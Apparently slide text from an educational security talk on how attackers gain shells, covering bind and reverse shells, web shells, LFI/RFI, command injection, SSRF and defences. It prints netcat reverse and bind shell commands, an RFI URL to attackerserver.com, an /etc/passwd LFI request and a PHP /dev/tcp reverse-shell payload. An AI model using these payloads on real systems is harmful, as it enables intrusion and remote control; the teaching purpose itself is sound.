Jarrett Lane

Shells

What is a shell

- When talking about computers, a shell is command line interface that talks to your computer
- Shells are very useful for users, and offers more control and functionality to the system
- If an attacker can access a shell on a remote machine, that is very bad
- Over time there have been many attacks and exploits centered around getting access to a shell

How do attackers access shells?

- Attackers have found many different attacks that allow them to access shells including:
  - Reverse shells
  - Bind shells
  - Web shells
  - SSH key/login bruteforce
  - Command Injection
  - Phishing
  - Open ports
  - Many more

How are machines vulnerable?

- There are many vulnerabilities that can lead to an attacker gaining shell access on a system
- Common vulnerabilities attackers look for to pull this off include:
  - Insecure File uploads
  - LFI/RFI
  - Server Side Request Forgery
  - Un sanitized input
  - debuggers
  - Weak Firewall rules
  - Weak keys/passwords
  - Past vulnerabilities related to accessing a shell
  - Etc. (a lot more)

Quick concept

- Listener(Server)
- Wait for/ listen for incoming connections
- Can be the attacker or the victim

- Connector (Client)
- Initiate a connection
- Can be the attacker or the victim

Bind and Reverse shells

- Bind shells:
  - The client is the listener, the attacker is the connector
  - When the attacker connects, they have access to a shell
  - Good for when an attacker can directly connect to a target

- Reverse shells:
  - The server is the listener, the attacker is the connector
  - When the victim connects, the attacker accesses a shell on their system
  - Good for when an attacker can't connect directly due to a firewall


Netcat reverse and bind shell payload

- Bind:
- Attacker:
  - Nc (victim ip) (victim port)
  - English: connect to the victim on the port where you made it listen
- Victim:
  - nc -lvnp (opened port) -e /bin/bash
  - English: listen for attacker's connection (-l), give a lot of info (-v), don't resolve ip (-n) , which port to listen on (-p opened port), run an executable when the connection is established (the shell)


- Reverse:
- Attacker:
  - Nc –lvnp (opened port)
  - English: Listen on this port, don't resolve ip, give lots of info
- Victim:
  - nc <attacker_IP> (attacker port)-e /bin/bash
  - English: connect to the attacker, when connected run the executable that makes a shell

Note

- Apparently –e was dropped in newer versions of netcat, but its still used if it is with the nmap netcat and I'm still going to show you what it does to help you understand the attack
- Netcat is not the only way to do a reverse or bind shell, but its an easy way to show you the attack
- Metasploit has ways to do this



Bind Visualized



Reverse visualized

Pros & Cons

- Bind
- Pros:
  - Simple if an attacker has direct access
- Cons:
  - Things like NAT and firewalls make this very hard to pull off
  - Can leave traces

- Reverse
- Pros:
  - The attacker isn't making the connection, the target is, so a firewall may treat it as legitimate traffic
  - Less detectable
- Cons:
  - Attacker has to run a server
  - If outbound connections are properly blocked this won't work

Web shells

- Web shells are malicious programs that lets an attacker gets a shell on a web server
- The program is a payload that is written in a server-side programming language like PHP
- With a compromised web server:
    - Other users could get malware (watering hole)
    - Website gets defaced
    - DOS
    - Move within the internal network
    - Etc.

How web shells happen

- An attacker uploads a malicious file
- An attacker finds vulnerabilities like LFI or RFI
- An attacker finds some type of input that will take in the file and potentially run it
- No application firewalls in place
- Command injection vulnerabilities
- Much more

Local File Inclusion and Remote File Inclusion

- LFI:
- Make a web server retrieve and execute a file that it already has
- Attacker needs to load the malicious file, then retrieve it
- Attacker can also look at other sensitive files on the web server

- RFI:
- Make a web server retrieve and execute a file in a remote destination
- Attacker needs to host the malicious file somewhere so it gets retrieved
- Good for if there is no easy way to upload a file, but less common to find

What this looks like: LFI

- website/post.php?post=/etc/passwd
- ^ The web server retrieves the password file
- website/post.php?post=/user_posts/revShell.php
- ^ the web server retrieves the php code that was posted as a file upload, this code is run and the web server connects to the attacker and opens a shell, now the web server is done for

What this looks like: RFI

- http://exampe.com/index.php?page=http://attackerserver.com/evil.txt
- ^ The website took the address hosting the malicious file and retrieved the malicious file and ran it
- <?php echo system("0<&196;exec 196<>/dev/tcp/10.11.0.191/443; sh <&196 >&196 2>&196"); ?>
- ^ This payload could be the contents of the file, which gives a shell

Command injection

- A vulnerable system can potentially run commands by an attacker
- If a server takes in data like forms or tokens and passes it as a parameter Un sanitized into a script, and the attacker can break out of the original command and run their own command
- Kinda like SQLi but not really
- If an attacker finds this, they can do whatever they want, they can even write and run a script on the web server through injecting commands, and that script could be a web shell

SSRF Server Side Request Forgery

- A secure network/system won't let random external users do whatever they want, those users aren’t trusted
- But the web server itself is trusted within the network
- Trick the web server into doing privileged things for you, or just trick it into doing whatever you want
- If you can make the web server download a web shell, the server is done for

Debuggers

- Debuggers let developers examine running code and examine the program at specified break points
- While it may be harmless in its intention, it can actually do a lot of things, that’s why if an attacker can access a debugger on a server, that server is done for
- From a debugger, an attacker can escalate their privileges on a system by running/ attaching other processes, modifying the program, and much more
- If a debugger is found, the attacker will have a field day

SSH

- SSH is a protocol that lets you access a remote shell on a system
- There are legitimate uses for SSH
- If an user has a weak password, an attacker can brute force it and log in as that user in the ssh connection
- If a system uses a default password, an attacker can get in
- SSH has many vulnerabilities of its own, if its not implemented securely an attacker can get access

Open ports

- On a system, ports specify which network traffic goes where
- If a port is open, it accepts communication, if its closed, it wont take traffic
- Ex: if a server has port 443 open, it will treat data sent to that port as https communication
- Many ports provide many services, in many cases you only need a few
- If you are running a web server, you probably don’t need telnet
- If you have a ton of ports open, your server is more exposed
- If an attacker accesses ports on an insecure system, they can take advantage

Extra: Hardware

- Thank Vineet for this slide because he explained this to me
- You can also get a shell on hardware devices like IoT devices
- UART/Universal Asynchronous Receiver-Transmitter is basically a protocol for communicating with hardware, this can enable debug/shell access
- If you find an exposed UART port, that is your chance
- Use getty to get an interface between you and the UART port
- You could also use something like sshd or telnetd to connect
- Depending on the device there may be other ways

Note

- When it comes to getting shells, there are many different ways, I just mentioned a few ways
- Phishing is a great way to trick users into running commands/code that gives an attacker a shell
- Shell access is a serious threat, an attacker can basically do whatever they want depending on how hardened and isolated a system is
- While it is scary, a well configured system will severely limit what an attacker can do, if there is no privilege escalation, the attacker will be limited
- I mentioned web shells a lot, but there are way more than web shells

How to protect against all of this (Common ways)

- PATCH YOUR SYSTEMS
- Use security tools like EDR and IDS/IPS to monitor suspicious traffic
- Set your firewall so users can't just connect to random systems (attackers) and attackers can't just directly talk to the network
- Sanitize input
- Close off things like debuggers, unnecessary ports, or anything that is unnecessarily exposed
- Educate users
- Set proper permissions
- Handle user supplied files safely
- Configure machines properly

Lab time

- Lets look at a CTF Challenge about gaining shells and do it together

Resources

- https://www.geeksforgeeks.org/computer-networks/difference-between-bind-shell-and-reverse-shell/
- https://medium.com/@bijay.kumar1857/bind-shell-vs-reverse-shell-c6e51da14e25
- https://www.geeksforgeeks.org/computer-networks/what-are-web-shells/
- https://d00mfist.gitbooks.io/ctf/content/remote_file_inclusion.html
- https://datafarm-cybersecurity.medium.com/cve-2024-35451-from-authenticated-ssrf-to-remote-code-execution-b59e1018972f